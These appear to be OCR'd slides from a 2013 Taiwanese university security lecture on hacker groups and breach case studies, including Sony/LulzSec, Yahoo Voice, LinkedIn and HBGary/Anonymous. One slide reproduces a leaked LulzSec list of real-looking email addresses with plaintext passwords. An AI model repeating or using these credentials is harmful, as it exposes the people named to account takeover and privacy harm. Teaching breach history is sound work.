台灣大學資訊安全課程
駭客手法揭密與資安趨勢


Roland Wang
CISSP, CEH, SSCP, ECSA, ISO 27001 LAC
2013/08/23
3 小時


課程大綱

課程內容		時間
資安趨勢	1. 駭客組織型態 2. 駭客攻擊程序 3. 駭客攻擊趨勢 4. Client-side Attack 5. 釣魚不用釣桿-社交工程手法 6. 永不放棄-APT 攻擊	3 小時
資安案例剖析	1. 線上遊戲伺服器遭入侵 2. 從 RSA SecureID 事件看 APT 3. Stuxnet-以美聯合入侵伊朗 4. High Roller 行動-歐洲網銀自動轉帳事件 5. Dark Seoul-南韓史上最大駭客攻擊事件	

Online Slaughter in WoW

- 魔獸世界北美伺服器出現漏洞
- 暴風城玩家遭大肆”秒殺”





Nethaera
Community Manager

Earlier today, certain realms were affected by an in-game exploit, resulting in the deaths of player characters and non-player characters in some of the major cities. This exploit has already been hotfixed, so it should not be repeatable. It's safe to continue playing and adventuring in major cities and elsewhere in Azeroth.

As with any exploit, we are taking this disruptive action very seriously and conducting a thorough investigation. If you have information relating to this incident, please email hacks@blizzard.com. We apologize for the inconvenience some of you experienced as a result of this and appreciate your understanding.

2011-Sony Hacked


- 自稱為「LulzSec」的駭客組織，在網路上張貼了竊取得手的 **Sony 用戶帳號資料**。

- LulzSec 揭露 Sony 的資料庫，以**純文字儲存使用者密碼**，「簡直是等著駭客上門竊取」。

- LulzSec 使用了相當**粗淺的SQL資料隱碼攻擊** (SQL Injection)，短時間內順利攻破了 Sony 影業的資料庫，將 Sony 用戶的**帳號、密碼、電子郵件、住址、生日**等各項資料竊取得手，並在網路上公開張貼。

- LulzSec 在網站上，發表了他們用來攻擊 Sony 網路的手法，並煽動大眾前往竊取 Sony 網路上的三百五十萬組優惠券代碼，行徑十分囂張。

Sony 用戶帳密被公佈



WEDNESDAY, JUNE 1, 2011

LulzSec Dump on PasteBin

(LulzSec)

Don't make stories about this, silly press, we're just providing something for someone on twitter. May the lulz flow through you!

Some stupid plasma research college, can't remember:


```
EMAIL | PASSWORD

e@mail.net | deactivate123
at546@york.ac.uk | phy5ic51
abader@mit.edu | lololo
afoster@cfa.harvard.edu | rumble
amclean@pppl.gov | proview8
adityagdate@gmail.com | dombivli
hawkadiallo@gmail.com | aslan1q2w3e
ada.pospieszczyk@t-online.de | posp_43
raga@nucleares.unam.mx | ondawave
prchal.ales@gmail.com | d9m4suph
alessandro.bortolon@epfl.ch | Ja22Ja22
boroviks@yahoo.com | raskladushka
dnestrov0@gmail.com | dnestrov
dnestrov@nfi.kiae.ru | dnestrov
alexeyberezutsky@gmail.com | tohoga14
spirats@yandex.ru | cfhfcdfnb
arbriesemeis@wisc.edu | adas1
```

http://securityforthemasses.blogspot.com/2011/06/lulzsec-dump-on-pastebin.html

2012-Yahoo Voice 45萬筆個資外洩

YAHOO! VOICE


- 目標: Yahoo Voice
- 駭客組織: D33Ds Company
- 漏洞
  - SQL Injection
  - Passwords NOT protected in DB
  - No detective controls
- Yahoo didn’t respond the breach quickly
- 450,000 筆會員資料
  - email(Gmail, hotmail, MSN, AOL 帳號)
  - password in cleartext
- 密碼人氣王
- 密碼強度王



vywmapp7iqmncodylqv5ihusp-_hfr	30
8db8e545aafb53c8b715392f6d5d3	29
768dc368de23f6826584c284131d3	29
zQbXThY_}}pR,Z%<93s&#039;	28
km=01aj=04&amp;a&#039;nay=05	28
iehapqvm3c9i51iqswptx6lmu0ip	28

2012-同場加映 LinkedIn Hacked


- 6,500,000
- Passwords hashed(SHA-1) without salting
- 165,000 password hashes cracked



TOP 30 PASSWORDS CRACKED

941	link
435	1234
294	work
214	god
205	job
179	12345
176	angel
143	the
133	ilove
119	sex
95	jesus
91	connect
85	fu*k^
78	monkey
76	123456
72	master
65	b*tch^
60	d*ck^
52	michael
48	jordan
46	dragon
45	soccer
32	killer
32	654321
31	pepper
30	devil
29	princess
28	1234567
26	iloveyou
26	career

台灣：恭喜!你的密碼沒加密!!




我的密碼沒加密 I'm proud that I store my password in plaintext.
search
Classic ▾ | 首頁 文章列表 得獎名單 本站聲明 關於本站

得獎名單

網站名稱	網址	更新日期	確認未加密
PC[redacted]	http://www[redacted].tw	2011-11-05	是
年[redacted]	http://www[redacted]	2011-11-05	是
Ta[redacted]無線上網	http://www[redacted]ei.gov.tw/	2011-11-15	是
W[redacted]	http://www[redacted]	2012-01-05	是
綠[redacted]	http://www[redacted]tw/	2012-01-06	是
基[redacted]	http://www[redacted]	2012-01-08	是
台[redacted]中心	http://ment[redacted]tw/	2012-01-11	是
La[redacted]	http://www[redacted]	2012-02-01	否
教[redacted]	https://isaf[redacted]/	2012-01-21	是
11[redacted]	http://www[redacted]	2012-02-09	是
ye[redacted]	http://www[redacted]tw/	2012-02-09	是
51[redacted]	http://www[redacted]	2012-02-10	否
10[redacted]	http://www[redacted]	2012-05-15	是
四[redacted]	http://www[redacted]om.tw/	2012-04-17	是
10[redacted]	http://www[redacted]tw/	2012-05-15	是
逗[redacted]	http://www[redacted]tw/	2012-05-18	註冊寄送密碼未確認
Pr[redacted]樂部	http://www[redacted]-club.com.tw/	2012-05-15	是
藍[redacted]	http://www[redacted]n.tw/	2012-05-16	是
4s[redacted]	http://www[redacted]/	2012-05-18	註冊寄送密碼未確認
創[redacted]	http://tw.tra[redacted]com/	2012-05-19	是
內[redacted]管理系統	http://rdss.[redacted]ND_NCA/	2012-05-22	是
兩[redacted]	http://www[redacted]n.tw/	2012-05-23	是
伯[redacted]	http://www[redacted]n.tw/	2012-05-23	是
TK[redacted]	http://www[redacted]om.tw/	2012-05-24	是

HBGary 的慘痛案例


AARON BARR IS
the Man who Knew too Little
ARS TECHNICA DOCUMENTARY PICTURES PRESENTS A NATE ANDERSON INVESTIGATIVE JOURNALISM STORY STARRING AARON BARR AND HBGARY FEDERAL
WITH APPEARANCES BY WIKILEAKS AND GLENN GREENWALD RIDICULOUS GRAPHIC BY AURICH LAWSON EDITOR IN CHIEF KEN FISHER CHIEF SANDWICH EATER KURT MACKEY
WITH APOLOGIES TO BILL MURRAY AND REGENCY ENTERPRISES AND WARNER BROS

vs.

苦主-HBGary

HBGary 是何許公司?

- HBGary 是資安防護和惡意程式防護的資安公司 cofounder 及 CEO Greg Hoglund 是資安界神級人物，著有:“Rootkits: Subverting the Windows ，也是 Black Hat， RSA 及其他 security conference 常見的講者
- 客戶有美國國土安全部和美國特種作戰司令部
- HBGary Federal 是其子公司， 專門做聯邦政府的生意， 由 Aaron Barr 擔任 CEO


駭客組織-Anonymous(Anon)

- Anonymous 是一個 loosely-coupled 的駭客組織
- 常在IRC上號召「起義」
- 著名事蹟
  - WikiLeaks 的支持者，曾攻擊 VISA、MasterCard、PayPal及全球其他反對WikiLeaks的業者
  - HBGary 事件
  - 公然對抗墨西哥毒梟
  - 支援台菲大戰?
  - 聲援美國前國安局員工 Edward Snowden

攻擊動機

- HBGary Federal 近年來營運狀況不佳
- CEO Aaron Barr 急於拿下幾個幾筆大交易，為展現實力，決定公佈其研究成果(致命的錯誤決定)
- Aaron Barr 在接受 Financial Times 的訪談中，提到他將公布 Anonymous 的關鍵成員的真實身份，以證實其研究成果
- 此舉惹惱了 Anonymous 組織，旋即鎖定 HBGary 發動攻擊， 重創 HBGary， 並波及其他業者

影響: HBGary Web Site Defaced



This domain has been seized by Anonymous under section #14 of the rules of the Internet.

Greetings HBGary (a computer "security" company),

Your recent claims of "infiltrating" Anonymous amuse us, and so do your attempts at using Anonymous as a means to garner press attention for yourself. How's this for attention?

You brought this upon yourself. You've tried to bite at the Anonymous hand, and now the Anonymous hand is bitch-slapping you in the face. You expected a counter-attack in the form of a verbal braul (as you so eloquently put it in one of your private emails), but now you've received the full fury of Anonymous. We award you no points.

What you seem to have failed to realize is that, just because you have the title and general appearence of a "security" company, you're nothing compared to Anonymous. You have little to no security knowledge. Your business thrives off charging ridiclous prices for simple things like NMAPs, and you don't deserve praise or even recognition as security experts. And now you turn to Anonymous for fame and attention? You're a pathetic gathering of media-whoring money-grabbing sycophants who want to reel in business for your equally pathetic company.

Let us teach you a lesson you'll never forget: you don't mess with Anonymous. You especially don't mess with Anonymous simply because you want to jump on a trend for public attention, which Aaron Barr admitted to in the following email:

"But its not about them...its about our audience having the right impression of our capability and the competency of our research. Anonymous will do what every they can to discredit that. and they have the mic so to speak because they are on Al Jazeeera, ABC, CNN, etc. I am going to keep up the debate because I think it is good business but I will be smart about my public responses."

You've clearly overlooked something very obvious here: we are everyone and we are no one. If you swing a sword of malice into Anonymous' innards, we will simply engulf it. You cannot break us, you cannot harm us, even though you have clearly tried...

You think you've gathered full names and home addresses of the "higher-ups" of Anonymous? You haven't. You think Anonymous has a founder and various co-founders? False. You believe that you can sell the information you've found to the FBI? False. Now, why is this one false? We've seen your internal documents, all of them, and do you know what we did? We laughed. Most of the information you've "extracted" is publicly available via our IRC networks. The personal details of Anonymous "members" you think you've acquired are, quite simply, nonsense.

So why can't you sell this information to the FBI like you intended? Because we're going to give it to them for free. Your gloriously fallacious work can be a wonder for all to scour, as will all of your private emails (more than 66,000 beauties for the public to enjoy). Now as you're probably aware, Anonymous is quite serious when it comes to things like this, and usually we can elaborate gratuitously on our reasoning behind operations, but we will give you a simple explanation, because you seem like primitive people:

You have blindly charged into the Anonymous hive, a hive from which you've tried to steal honey. Did you think the bees would not defend it? Well here we are. You've angered the hive, and now you are being stung.


It would appear that security experts are not expertly secured.

```
We are Anonymous.
We are legion.
We do not forgive.
We do not forget.
Expect us - always.
```

Download HBGary email leaks

影響:70,000 emails revealed

超過 7 萬封約 4.7 GB 的內部與客戶及合作廠商間的往來電子郵件及附件遭到公布



